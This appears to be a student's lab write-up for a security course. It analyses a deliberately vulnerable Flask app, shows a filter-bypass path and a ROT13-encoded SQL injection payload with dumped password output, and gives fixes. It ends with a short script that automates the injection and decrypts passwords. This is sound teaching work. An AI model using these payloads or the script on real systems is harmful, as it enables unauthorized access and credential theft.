
Cyber Threats and Attack Vectors Assignment


Practical Question 1

Part 1: Vulnerabilities in the code

1- Unchecked ids and names




```
49  @app.route("/add_user", methods=["GET"])
50  def save_user():
51      id = request.args.get('id')
52      username = request.args.get('username')
53      password = request.args.get('password')
54      file = open('./key.txt', "r")
55      data = file.read()
56      file.close()
57      if data != "":
58          encryptor = AESCipher(key=data)
59          encrypted_data = encryptor.encrypt(password)
60          con = sqlite3.connect("picus.db")
61          cur = con.cursor()
62          cur.execute("INSERT INTO users VALUES(?, ?, ?)",
63                      (id, username, encrypted_data))
64          cur.execute("Select * from users;")
```



id	name	password
4	test	EebfkObBxOpTJrfEr3M0ab/NkxQDSIyUQL5tAHFh4ZI=
2	ayberk	6UK99khmEQZydHAP+NBEc3Mue8GurYCxw3/SZNRI1EY=
3	admin	1231245
1	talent	1231452dsag
12	ouz	0UABYrQVwGUejE5LdNHwdMlrsRuXwWL9pQooqOecOuc=
12	yeniouz	3MCFdARH/7PSvNh116SDGJgnvULCQmDMgFSsqPdARZc=
12	yeniouz	VIpHt133NVCXDBpjXKcwDeNxT94j659GCWgkKQGIOWk=


Here, the query for inserting new users into the database (at line 62) does not check if given id or username is unique or not. Thus, I was able to create users with the same id and the same name. This could allow an attacker to impersonate an administrator by creating a user with the same ID and name, potentially gaining access to the system, depending on the login authentication method used. *P.S. Please don't mind my editor background, it's a Yor Forger animation. c:*

2- Incorrect input filter




```
import base64 import codecs import hashlib import sqlite3 from Crypto import Random from Crypto.Cipher import AES from flask import Flask, request app = Flask(__name__) @app.route("/", methods=["GET"]) def main(): return "Welcome to the Picus Cyber Talent Academy Homework!
" \ "Find the bugs and create an exploit that can automatically get RCE." @app.route("/", methods=["GET"]) def picus_torch(torch): return "Picus loves to go the MOON with " + torch @app.route("/", methods=["POST"]) def old_torch_was_not_too_hot(): try: value = request.form.get('fire') if value is not None: rot13_value = codecs.encode(value, 'rot_13') if rot13_value == "ayberk": return "Not like this :)" my_password = get_password(rot13_value) return "Picus loves to go the MOON with " + str(my_password) except Exception as exp: return str(exp) return "Try more to find users password :)" def get_password(name): con = sqlite3.connect("picus.db") cur = con.cursor() cur.execute("select password from users where name = '%s';" % name) password = str(cur.fetchall()) con.close() return password @app.route("/add_user", methods=["GET"]) def save_user(): id = request.args.get('id') username = request.args.get('username') password = request.args.get('password') file = open('./key.txt', "r") data = file.read() file.close() if data != "": encryptor = AESCipher(key=data) encrypted_data = encryptor.encrypt(password) con = sqlite3.connect("picus.db") cur = con.cursor() cur.execute("INSERT INTO users VALUES(?, ?, ?)", (id, username, encrypted_data)) cur.execute("Select * from users;") con.commit() con.close() return "Done!" return "Not done sorry :(" @app.route("/read_file") def read_file(): try: filename = request.args.get('filename') filename = filename.replace('.db', '').replace( '.py', '').replace('/', '').replace('..', '') print(filename) file = open(filename, "r") data = file.read() file.close() return data except Exception: return "wrong filename sorry :(" class AESCipher(object): def __init__(self, key): self.bs = AES.block_size self.key = hashlib.sha256(key.encode()).digest() def encrypt(self, raw): raw = self._pad(raw) iv = Random.new().read(AES.block_size) cipher = AES.new(self.key, AES.MODE_CBC, iv) return base64.b64encode(iv + cipher.encrypt(raw.encode())) def decrypt(self, enc): enc = base64.b64decode(enc) iv = enc[:AES.block_size] cipher = AES.new(self.key, AES.MODE_CBC, iv) return self._unpad(cipher.decrypt(enc[AES.block_size:])).decode('utf-8') def _pad(self, s): return s + (self.bs - len(s) % self.bs) * chr(self.bs - len(s) % self.bs) @staticmethod def _unpad(s): return s[:-ord(s[len(s) - 1:])] if __name__ == '__main__': app.run(host="0.0.0.0", port=8081)
```

Upon entering the URL with the parameters "read_file?filename=homework.p.pyy", I was able to access the source code that is executed to run the server. The function read_file() replaces certain characters as a precaution to prevent users from reading .db or .py files. However, this replacement is only done once, making it easy to bypass by wrapping a ".py" with another set of characters.




```
@app.route("/read_file")
def read_file():
    try:
        filename = request.args.get('filename')
        filename = filename.replace('.db', '').replace(
            '.py', '').replace('/', '').replace('..', '')
        file = open(filename, "r")
        data = file.read()
        file.close()
        return data
    except Exception:
        return "wrong filename sorry :("
```

3- SQL Injection




```python
@app.route("/", methods=["POST"])
def old_torch_was_not_too_hot():
    try:
        value = request.form.get('fire')
        if value is not None:
            rot13_value = codecs.encode(value, 'rot_13')
            print(rot13_value)
            if rot13_value == "ayberk":
                return "Not like this :)"
            my_password = get_password(rot13_value)
            return "Picus loves to go the MOON with " + str(my_password)
    except Exception as exp:
        return str(exp)
    return "Try more to find users password :)"


def get_password(name):
    con = sqlite3.connect("picus.db")
    cur = con.cursor()
    cur.execute("select password from users where name = '%s';" % name)
    password = str(cur.fetchall())
    con.close()
    return password
```



```
ayberk' or 1
```

```
nlorex' be 1
```


I was able to inject SQL queries using the “fire” post parameter. The substitution cipher ROT13 is its own inverse, so I used the online tool https://rot13.com to write the query “ayberk’ or 1”. Which resulted in a database dump including the passwords of the user ayberk and every other registered user, including the users I added before.



```
C:\Users\oğuz>curl http://127.0.0.1:8081 -X POST -d "fire=nlorex' be '1"
Picus loves to go the MOON with [(b'Eebfk0bBx0pTJrfEr3M0ab/NkxQDSIyUQL5tAHFh4ZI=',),
 (b'6UK99khmEQZydHAP+NBEc3Mue8GurYCxw3/SZNRI1EY=',), ('1231245',), ('1231452dsag',),
 (b'0UABYrQVwGUejE5LdNHwdMlrsRuXwWL9pQooqOecOuc=',), (b'3MCFdARH/7PSvNh116SDGJgnvULC
QmDMgFSsqPdARZc=',), (b'VIpHt133NVCXDBpjXKcwDeNxT94j659GCWgkKQGIOWk=',)]
```

4- Weak and unhashed passwords

As seen in the user table, the passwords for both the 'admin' and 'talent' accounts are very weak and not even hashed. This means that the passwords are stored in plain text, making them easily readable to anyone who has access to the user table. Furthermore, this lack of hashing means that there is no additional layer of protection, such as encryption, to safeguard the passwords from being exposed in case of a security breach. This poses a significant threat to the security of the system, as it makes it very easy for an attacker to gain unauthorized access.



id	name	password
4	test	Eebfk0bBx0pTJrfEr3M0ab/NkxQDSIyUQL5tAHFh4ZI=
2	ayberk	6UK99khmEQZydHAP+NBEc3Mue8GurYCxw3/SZNRI1EY=
3	admin	1231245
1	talent	1231452dsag
12	ouz	0UABYrQVwGUejE5LdNHwdMlrsRuXwWL9pQooqOecOuc=
12	yeniouz	3MCFdARH/7PSvNh116SDGJgnvULCQmDMgFSsqPdARZc=
12	yeniouz	VIpHt133NVCXDBpjXKcwDeNxT94j659GCWgkKQGIOWk=

Part 2: Mitigation suggestions

1- Unchecked ids and names: Before inserting a user into the table, the provided id and username shall be checked to see if they are unique or not. They will then be inserted if they are unique.

2- Incorrect input filter: The code filters the input only once, which can be bypassed with nested inputs. So, the input shall be filtered until it does not change anymore.


3- SQL Injection: To prevent SQL injection when executing a query, you can use bound parameters instead of concatenating values directly into the query string. Bound parameters are placeholders in the query that are replaced with the actual values at runtime. This allows the database driver to automatically escape any malicious input, ensuring that it is treated as a plain string rather than as a part of the SQL statement.

4- Weak and unhashed passwords: It is recommended to implement a more robust password policy and to use password hashing to protect the system against this type of vulnerability.

Part 3: Fixing the vulnerabilities

1- Unchecked ids and names


At line 63, a lambda function to convert a row to a list is used for ease of access. After that at lines 65 and 66, ids list and names list are initialized. Any user input for adding a new user is checked. A generic error message is returned to prohibit any enumeration.



```
60          encryptor = AESCipher(key=data)
61          encrypted_data = encryptor.encrypt(password)
62          con = sqlite3.connect("picus.db")
63          con.row_factory = lambda cursor, row: row[0]
64          cur = con.cursor()
65          ids = cur.execute('SELECT id FROM users').fetchall()
66          names = cur.execute('SELECT name FROM users').fetchall()
67
68          if username in names or int(id) in ids:
69              return "Username or ID is not unique"
70
71          cur.execute("INSERT INTO users VALUES(?, ?, ?)",
72                      (id, username, encrypted_data))
```

2- Incorrect input filter


Changing the filter algorithm, the filename provided by the user is filtered until it cannot change anymore. This way, attackers can’t nest “.py” like “.p.py.y”. The nest will be deleted in 2 iterations and the loop will break after there is none left. This filter is designed to prevent any malicious input from being passed through, such as file paths that could potentially be used to access sensitive files or directories.



```
@app.route("/read_file")
def read_file():
    try:
        filename = request.args.get('filename')
        tempFileName = ""
        while True:
            tempFileName = filename.replace('.db', '').replace(
                '.py', '').replace('/', '').replace('..', '')
            if tempFileName != filename:
                filename = tempFileName
                continue
            break

        file = open(filename, "r")
```

3- SQL Injection

I parameterized the “name” value before inserting it to the query. By using a placeholder “?” in the query, we can pass the value of “name” separately, which prevents any malicious input from being interpreted as part of the SQL statement. This way we can avoid SQL injection attack.



```
def get_password(name):
    con = sqlite3.connect("picus.db")
    cur = con.cursor()
    cur.execute("select password from users where name = ?;", (name,))
    password = str(cur.fetchall())
    con.close()
    return password
```

4- Weak and unhashed passwords

Unhashed passwords should be hashed and stored. The admins password should be changed to a stronger one.

Part 4: Ayberk’s password in cleartext

Ayberk’s decrypted password is “*picus*”.

Part 5: Exploit to get passwords automatically

```
targetName = input("Please write the target user name: ")
injection = targetName + "\'; --"
encPassword = subprocess.run(["curl", "-s", "http://127.0.0.1:8081", "-X",
"POST", "-d", f"fire={codecs.encode(injection, 'rot_13')}"], capture_output=True,
text=True).stdout.split("\'")[1]

with open('./key.txt', "r") as file:
    data = file.read()
decryptor = AESCipher(key=data)
decPassword = decryptor.decrypt(encPassword)

print(targetName + "'s password is:" + decPassword)
```

The program, when executed, prompts the user to input the target username at runtime. It then proceeds to construct a SQL injection payload containing the target username, which is encoded using ROT13. This encoded payload is sent as a POST request to the server. The server's response is decoded, parsed and the encrypted password is extracted and assigned to the variable “encPassword”. The same decryption code block used by the server is then executed to decrypt the password. Finally, the decrypted password is displayed on the screen.